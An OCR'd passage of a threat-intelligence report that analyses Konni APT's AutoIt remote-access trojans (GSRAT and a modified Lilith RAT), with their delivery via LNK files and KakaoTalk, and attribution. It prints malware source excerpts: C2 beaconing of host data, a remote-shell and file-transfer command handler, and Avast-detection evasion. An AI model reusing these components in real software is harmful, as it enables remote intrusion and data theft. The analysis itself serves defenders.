- Compile Path: C:\Users\admin\AppData\Local\AutoIt v3\Aut2Exe\aut116E.tmp
- Delivery: Unknown

mrdstart.au3

- Compile Time: 2025-07-31
- Compile Path: C:\Users\User\AppData\Local\AutoIt v3\Aut2Exe\autCAB2.tmp
- Delivery: Unknown

ISYuiAb.pdf

- Compile Time: Unknown
- Compile Path: Unknown
- Delivery: **Mail**

FEB APR JUL AUG NOV

2025 **2026**

* Malware activity timeline based on sample compile time

This attack campaign

appcheck.au3

- Compile Time: 2025-04-29
- Compile Path: C:\Users\User\AppData\Local\AutoIt v3\Aut2Exe\aut5BE8.tmp
- Delivery: **Mail**

IoKlTr.au3

- Compile Time: 2025-08-21
- Compile Path: C:\Users\Bay\AppData\Local\AutoIt v3\Aut2Exe\aut97A8.tmp
- Delivery: **SNS**

GSRAT (Aug 2025) New Features

- New GSRAT sends the data in **JSON format** with the delimiter "**endClient9688**" or "**endServer9688**"
- C2 **command name** is slightly different from the one used in GSRAT in our attack campaign

```
$IRESULT = CONNECTSERVER ( $SSERVERIP , $ISERVERPORT )
If $IRESULT = False Then
Else
    If _SETKEEPALIVE ( $G_SOCKET , 1 , 10000 , 1000 ) = True Then
    EndIf
    _SENDSYSTEMINFO ( )
```

⋮

```
Func _SENDSYSTEMINFO ( )
    Local $OJSON = JSON_OBJCREATE ( )
    JSON_OBJPUT ( $OJSON , "hostname" , @ComputerName )
    JSON_OBJPUT ( $OJSON , "os" , @OSVersion & " " & @OSBuild )
    JSON_OBJPUT ( $OJSON , "ip" , _GETLOCALIP ( ) )
    JSON_OBJPUT ( $OJSON , "username" , @UserName )
    Local $SJSON = JSON_ENCODE ( $OJSON )
    Local $JSONDATA = $SJSON & "endClient9688"
    _SEND ( $G_SOCKET , $JSONDATA )
```

{"hostname":"DESKTOP-JVR1D0P","os":"WIN_10 14393","ip":"192.168.10.10\/\/","username":"test"}endClient9688

Initial communication

```
Local $JSONOBJ = JSON_DECODE ( $DATA )
If JSON_OBJEXISTS ( $JSONOBJ , "shellStart" ) Then
    REMOTESHELLPROCESS ( $G_SOCKET )
ElseIf JSON_OBJEXISTS ( $JSONOBJ , "shellStop" ) Then
    WRITEREMOTESHELL ( "exit\n" )
ElseIf JSON_OBJEXISTS ( $JSONOBJ , "command" ) Then
    Switch JSON_OBJGET ( $JSONOBJ , "command" )
    Case "refresh"
        GETFILELIST ( )
    Case "list"
        Local $FILEPATH = JSON_OBJGET ( $JSONOBJ , "path" )
        GOINTOFILEPATH ( $FILEPATH )
    Case "goUp"
        Local $SPATH = JSON_OBJGET ( $JSONOBJ , "path" )
        Local $SPARENTPATH = GETPARENTDIRECTORY ( $SPATH )
        GOINTOFILEPATH ( $SPARENTPATH )
    Case "download"
        Local $SDOWNPATH = JSON_OBJGET ( $JSONOBJ , "downPath" )
        DOWNLOADPROCESS ( $G_SOCKET , $SDOWNPATH )
    Case "upload"
        $UPLOADPATH = JSON_OBJGET ( $JSONOBJ , "clientPath" )
        $UPLOADFILENAME = JSON_OBJGET ( $JSONOBJ , "fileName" )
    EndSwitch
```

{"command": "download","downPath": "C:\\path\\to\\file.txt"}endServer9688

C2 Commands

Custom Lilith RAT

- **Basic properties**
  - Language: AutoIt v3
  - File type: Compiled AutoIt script (.a3x)
  - First seen: Dec 2023
- **Features**
  - Dummy code for detection evasion
  - Command and Control
- **Persistence**
  - Scheduled tasks or Startup folder
- **Note**
  - **Custom Lilith RAT** is modified from the open source RAT called **Lilith RAT** [15]
  - It supports **only** the **remoteControl** function (remote command execution)

```
Func PROCESSCOMMAND ( $COMMAND )
    Local $CMD = PROCESSPARAMETER ( $COMMAND , "remoteControl" )
    If Not @error Then
        If Not $CMDOPEN Then
            Local $PATH
            If $CMD = "cmd" Then
                $PATH = "C:\Windows\System32\cmd.exe"
            ElseIf $CMD = "pws" Then
                $PATH = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
            ElseIf $CMD = "pws32" Then
                $PATH = "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
            EndIf
            If FileExists ( $PATH ) Then
                CMDTHREAD ( $PATH )
                While Not $CMDOPEN
                    Sleep ( 50 )
                WEnd
                Return "CMD session opened."
            Else
                Return "File doesn't exist."
            EndIf
        Else
            WRITECMD ( "exit" )
            $CMDOPEN = False
            Return "CMD session closed"
        EndIf
    Else
        Return "Command '" & $COMMAND & "' was not recognized."
    EndIf
```

Comparison Between GSRAT and Custom Lilith RAT

- Both GSRAT and Custom Lilith RAT use **similar code** to check for **Avast** products
- They also implement a mutex check using the **ISMULTIPLE**() function

```
If ISMULTIPLE ( ) Then
    Exit ( 0 )
EndIf
Local $SSCRIPTPATH = @ScriptFullPath
Local $AVASTPROCESSES [ 2 ]
$AVASTPROCESSES [ 0 ] = "AvastUI.exe"
$AVASTPROCESSES [ 1 ] = "AvastSvc.exe"
$PROCESSLIST = ProcessList ( )
$AVASTRUNNING = False
For $I = 1 To $PROCESSLIST [ 0 ] [ 0 ]
    $PROCESSNAME = $PROCESSLIST [ $I ] [ 0 ]
    If _ARRAYSEARCH ( $AVASTPROCESSES , $PROCESSNAME ) <> + 4294967295 Then
        $AVASTRUNNING = True
        ExitLoop
    EndIf
Next
If $AVASTRUNNING Then
    Local $RANDOMINTEGER = Random ( 30 , 60 , 1 )
    Local $I = 0
    While $I < $RANDOMINTEGER
```


GSRAT (Aug 2025)

```
If ISMULTIPLE ( ) Then
    Exit ( 0 )
EndIf
$ACALL = DllCall ( "kernel32.dll" , "ptr" , "CreateMutexA" , "ptr" , 0 , "bool" , 0 ,
"str" , $MUTEXNAME )
Local $SSCRIPTPATH = @ScriptFullPath
Local $AVASTPROCESSES [ 2 ]
$AVASTPROCESSES [ 0 ] = "AvastUI.exe"
$AVASTPROCESSES [ 1 ] = "AvastSvc.exe"
$PROCESSLIST = ProcessList ( )
$AVASTRUNNING = False
For $I = 1 To $PROCESSLIST [ 0 ] [ 0 ]
    $PROCESSNAME = $PROCESSLIST [ $I ] [ 0 ]
    If _ARRAYSEARCH ( $AVASTPROCESSES , $PROCESSNAME ) <> + 4294967295 Then
        $AVASTRUNNING = True
        ExitLoop
    EndIf
Next
If $AVASTRUNNING Then
    Local $RANDOMINTEGER = Random ( 30 , 60 , 1 )
    Local $I = 0
    While $I < $RANDOMINTEGER
```

Custom Lilith RAT

Multiple Initial Access Vector

- Initial infection vectors categorized into **LNK** (Type 1 or Type 2) and **SNS**
- In all three cases, the final payload was **AutoIt malware**
- While LNK attacks continue, a **new technique** using KakaoTalk was observed in September 2025




* Malware activity timeline based on sample submission date

LNK Type 1 : Payload retrieved from C2 (not embedded)
LNK Type 2 : Payload embedded as CAB file


Case of LNK Type 2

- Extracts decoy and **CAB** files from the LNK file
- Downloads the **AutoIt-based Amadey** payload from a compromised WordPress site




Another Attack Vector Case

- In South Korea, GSRAT distribution via **KakaoTalk** has been confirmed, replacing the use of LNK files
- APT actors impersonated psychological counselors and North Korean human rights activists to distribute malware



[Figure 3-2] Cases of malicious file distribution via KakaoTalk

* Source: Genians – State-Sponsored Remote Wipe Tactics Targeting Android Devices [16]




Internal structure of Stress Clear.msi

05

Attribution

Evolution of Malware

- **Around February 2025**, Konni's malware was switched from **Custom Lilith RAT** to **GSRAT**
- LNK-based campaigns targeting South Korea was observed in **December 2025**, but the final payloads have not been confirmed



* Malware activity timeline based on sample compile time

